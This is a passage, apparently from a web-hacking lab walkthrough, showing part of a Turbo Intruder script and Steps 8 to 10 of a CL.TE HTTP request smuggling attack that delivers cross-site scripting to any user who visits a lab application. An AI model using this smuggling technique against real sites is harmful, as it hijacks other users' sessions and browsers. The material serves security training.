
```
    engine.start()

def handleResponse(req, interesting):
    table.add(req)
    if req.code == 200:
        victim = '''GET / HTTP/1.1
Host: covid19.webhacklab.com:5000
Connection: close

'''

        for i in range(10):
            req.engine.queue(victim)
```




Step 8: Analyze HTTP Request and Response in Turbo Intruder:



Step 9: Once the Turbo Intruder is in the 'Attack Mode', CL.TE requests are sent simultaneously to the application. When any user visits the application the payload will execute resulting into Cross-Site Scripting as per our payload from **Step 7**:



Step 10: This 'Attack' will only serve the payload request once:



END OF PART - 4